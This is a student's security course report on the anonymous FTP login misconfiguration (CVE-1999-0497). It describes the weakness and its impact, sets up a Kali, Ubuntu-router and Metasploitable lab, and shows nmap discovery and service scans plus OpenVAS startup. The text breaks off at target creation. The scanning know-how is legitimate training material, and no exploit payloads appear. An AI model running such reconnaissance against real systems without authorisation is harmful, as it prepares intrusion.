UNIVERSITY OF SCIENCE AND TECHNOLOGY OF HANOI

Information and Communication Technology Department

FINAl REPORT

Intrusion Detection And Prevention System

Anonymous FTP Login Reporting Vulnerability (CVE-1999-0497)

Student name : Phạm Phú Hưng
Student ID : BA12-081

Table Of Contents

I. Introduction to the Vulnerability

A. What is this vulnerability and what type of vulnerability is it?

Anonymous FTP Login refers to a configuration (rather than a direct software flaw) in which an FTP server allows users to log in with the username `anonymous` or `ftp` (often with a blank or arbitrary password). This setup, sometimes intentional, can pose a security risk if it grants unintended access to sensitive directories or files.

- **Type of vulnerability**: Primarily a **misconfiguration** or **insecure configuration** issue.
- **Relevant CVE reference**: Often cited as **CVE-1999-0497**, which describes FTP servers that allow anonymous write access, though the core issue is that anonymous authentication is enabled and can potentially be misused.

B. Outline the technical mechanism of the vulnerability

Authentication Bypass via Anonymous Login

- Most FTP servers can be configured to allow access without a user-specific account.
- When an attacker (or legitimate user) connects, they simply provide `anonymous` (or `ftp`) as the username, and either leave the password blank or enter an email-like string.
- In many cases, **no real password verification** takes place.

Potential Permissions

- Depending on the server's configuration, the `anonymous` user might have:
- **Read-only** access to public files (intended use).
- **Read-write** access to certain directories, which is typically a severe misconfiguration.
- If the FTP server is configured poorly, the anonymous user can list, download, upload, or delete files that should not be publicly accessible.

Minimal Logging / Monitoring

- Many legacy FTP implementations do not robustly log anonymous sessions, making it difficult to detect misuse.

C. Impact and Severity

Impact

- **Data Exposure**: Attackers can access files that are world-readable, possibly revealing sensitive information such as configuration files, user data, or even system credentials.

- **Data Tampering or Destruction**: If **write access** is enabled, attackers can upload malicious files, modify existing files, or delete critical data.
- **Pivoting**: Gaining an initial foothold (e.g., uploading malicious scripts, planting backdoors) could be leveraged for further compromise of the underlying system or adjacent networks.


Severity

- In many vulnerability databases (like NIST's NVD), anonymous FTP might be classified with a **low or zero severity** when it is merely read-only and recognized as an optional configuration.
- However, scanning tools such as can raise the severity to **Medium or higher**(e.g., CVSS 6.4) if they detect that the anonymous account can list sensitive directories, upload files, or otherwise pose a significant risk.
- **CVE-1999-0497** is often cited when **anonymous write access** or other critical misconfigurations are present, which can significantly increase the threat level.


II. Implement

A. Create an environment for testing


1. Create And Setup Virtual Network On Virtual Machine
    - Create Virtual Machine
        - Victim Machine (Metasploitable)



- Router Machine (Ubuntu Server)



- Attack Machine (Kali)



  - Setup Virtual Network

- Configure Network For Virtual Machine
  - Configure network in Ubuntu
    - Using command

```
hung@hungserver: ~
hung@hungserver:~$ sudo ip link set dev enp0s1 down
hung@hungserver:~$ sudo ip addr add 10.10.1.1/24 dev enp0s1
Error: ipv4: Address already assigned.
hung@hungserver:~$ sudo ip link set dev enp0s1 up
hung@hungserver:~$ sudo ip link set dev enp0s2 down
hung@hungserver:~$ sudo ip addr add 172.16.1.1/24 dev enp0s2
Error: ipv4: Address already assigned.
hung@hungserver:~$ sudo ip link set dev enp0s2 up
hung@hungserver:~$ ip route
default via 192.168.64.1 dev enp0s3 proto dhcp src 192.168.64.18 metric 102
10.10.1.0/24 dev enp0s1 proto kernel scope link src 10.10.1.1
172.16.1.0/24 dev enp0s2 proto kernel scope link src 172.16.1.1
192.168.64.0/24 dev enp0s3 proto kernel scope link src 192.168.64.18 metric 102
hung@hungserver:~$
```

- Using file

```
hung@hungserver: ~
 GNU nano 7.2                /etc/netplan/50-cloud-init.yaml
# This file is generated from information provided by the datasource.  Changes
# to it will not persist across an instance reboot.  To disable cloud-init's
# network configuration capabilities, write a file
# /etc/cloud/cloud.cfg.d/99-disable-network-config.cfg with the following:
# network: {config: disabled}
network:
    version: 2
    ethernets:
        enp0s1:
            dhcp4: false
            addresses:
              - 10.10.1.1/24
        enp0s2:
            dhcp4: false
            addresses:
              - 172.16.1.1/24

                        [ Read 16 lines ]
^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute   ^C Location
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify   ^/ Go To Line
```

- Note: Ensure that enabled net.ipv4.ip_forward


```
hung@hungserver:~$ sudo sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

- Configure network for attack machine (Kali)
  - Using command


```
┌──(hung㉿kali)-[~]
└─$ sudo ip link set dev eth0 down
[sudo] password for hung:

┌──(hung㉿kali)-[~]
└─$ sudo ip addr add 10.10.1.2/24 dev eth0

┌──(hung㉿kali)-[~]
└─$ sudo ip link set dev eth0 up

┌──(hung㉿kali)-[~]
└─$ sudo ip route add default via 10.10.1.1

┌──(hung㉿kali)-[~]
└─$
```

```
┌──(hung㉿kali)-[~]
└─$ ip route
default via 10.10.1.1 dev eth0
default via 192.168.64.1 dev eth1 proto dhcp src 192.168.64.21 metric 100
10.10.1.0/24 dev eth0 proto kernel scope link src 10.10.1.2
192.168.64.0/24 dev eth1 proto kernel scope link src 192.168.64.21 metric 100


┌──(hung㉿kali)-[~]
```


- Using file




- Configure network for Victim machine (Metasploitable)
  - Using command



- Using file



2. Check Connection



```
┌──(hung㉿kali)-[~]
└─$ ping 172.16.1.1
PING 172.16.1.1 (172.16.1.1) 56(84) bytes of data.
64 bytes from 172.16.1.1: icmp_seq=1 ttl=64 time=0.381 ms
64 bytes from 172.16.1.1: icmp_seq=2 ttl=64 time=0.415 ms
^C
── 172.16.1.1 ping statistics ──
2 packets transmitted, 2 received, 0% packet loss, time 1008ms
rtt min/avg/max/mdev = 0.381/0.398/0.415/0.017 ms
```

```
┌──(hung㉿kali)-[~]
└─$ ping 172.16.1.2
PING 172.16.1.2 (172.16.1.2) 56(84) bytes of data.
64 bytes from 172.16.1.2: icmp_seq=1 ttl=63 time=3.12 ms
64 bytes from 172.16.1.2: icmp_seq=2 ttl=63 time=0.875 ms
64 bytes from 172.16.1.2: icmp_seq=3 ttl=63 time=0.841 ms
^C
── 172.16.1.2 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2009ms
rtt min/avg/max/mdev = 0.841/1.612/3.121/1.066 ms
```

B. Vulnerability scanning

1. Vulnerability Scanning Using Nmap
   - Step 1: Host Discovery

     Objective: Determine if the target machine (Metasploitable2) is active.

```
┌──(hung㉿kali)-[~]
└─$ sudo nmap -sn 172.16.1.2
[sudo] password for hung:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-27 05:54 EDT
Nmap scan report for 172.16.1.2
Host is up (0.0016s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

   - Step 2: Port Scanning

     Objective: Identify open ports on the target machine.

```
┌──(hung㉿kali)-[~]
└─$ sudo nmap -sS 172.16.1.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-27 05:56 EDT
Nmap scan report for 172.16.1.2
Host is up (0.00094s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
```

- Step 3: Service Detection


  Objective: Determine which services are running on the open ports.

```
┌──(hung㉿kali)-[~]
└─$ sudo nmap -sV 172.16.1.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-27 04:24 EDT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 21.74% done; ETC: 04:25 (0:00:22 remaining)
Stats: 0:00:21 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 91.30% done; ETC: 04:25 (0:00:02 remaining)
Nmap scan report for 172.16.1.2
Host is up (0.00088s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  unknown
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix,
 Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 172.58 seconds
```


2. Vulnerability Scanning Using OpenVAS
   - Step 4: Using OpenVAS for Vulnerability Scanning
     - Start OpenVAS:

```
┌──(hung㉿kali)-[~]
└─$ sudo gvm-start
[>] Please wait for the GVM services to start.
[>]
[>] You might need to refresh your browser once it opens.
[>]
[>]  Web UI (Greenbone Security Assistant): https://127.0.0.1:9392

● gsad.service - Greenbone Security Assistant daemon (gsad)
     Loaded: loaded (/usr/lib/systemd/system/gsad.service; disabled; preset: disabled)
     Active: active (running) since Sun 2024-10-27 04:39:37 EDT; 6ms ago
 Invocation: 38c8cdb2c7ae4aacb2333b37e7e0610f
       Docs: man:gsad(8)
             https://www.greenbone.net
   Main PID: 21370 (gsad)
      Tasks: 1 (limit: 4503)
     Memory: 1.8M (peak: 1.8M)
        CPU: 4ms
     CGroup: /system.slice/gsad.service
             └─21370 /usr/sbin/gsad --foreground --listen 127.0.0.1 --port 9392
```


- Access OpenVAS Web Interface:
  Open a web browser and navigate to https://localhost:9392.




- Creating a Target



